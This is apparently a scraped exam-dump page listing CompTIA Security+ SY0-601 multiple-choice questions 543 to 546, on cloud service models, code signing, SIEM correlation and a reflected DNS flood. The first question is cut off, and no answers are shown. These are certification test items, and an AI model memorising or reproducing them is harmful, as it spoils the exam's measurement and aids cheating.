
A. MaaS

B. IaaS

C. SaaS

D. PaaS

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 543

Topic #: 1

[All SY0-601 Questions]


A software development manager wants to ensure the authenticity of the code created by the company. Which of the following options is the most appropriate?

A. Testing input validation on the user input fields

B. Performing code signing on company-developed software

C. Performing static code analysis on the software

D. Ensuring secure cookies are used



Actual exam question from CompTIA's SY0-601

Question #: 544

Topic #: 1

[All SY0-601 Questions]


An organization is having difficulty correlating events from its individual AV, EDR, DLP, SWG, WAF, MDM, HIPS, and CASB systems. Which of the following is the best way to improve the situation?

A. Remove expensive systems that generate few alerts.

B. Modify the systems to alert only on critical issues.

C. Utilize a SIEM to centralize logs and dashboards.

D. Implement a new syslog/NetFlow appliance.



Actual exam question from CompTIA's SY0-601
Question #: 545
Topic #: 1
[All SY0-601 Questions]


A company's end users are reporting that they are unable to reach external websites. After reviewing the performance data for the DNS severs, the analyst discovers that the CPU, disk, and memory usage are minimal, but the network interface is flooded with inbound traffic. Network logs show only a small number of DNS queries sent to this server. Which of the following best describes what the security analyst is seeing?

A. Concurrent session usage

B. Secure DNS cryptographic downgrade

C. On-path resource consumption

D. Reflected denial of service



Actual exam question from CompTIA's SY0-601
Question #: 546
Topic #: 1
[All SY0-601 Questions]

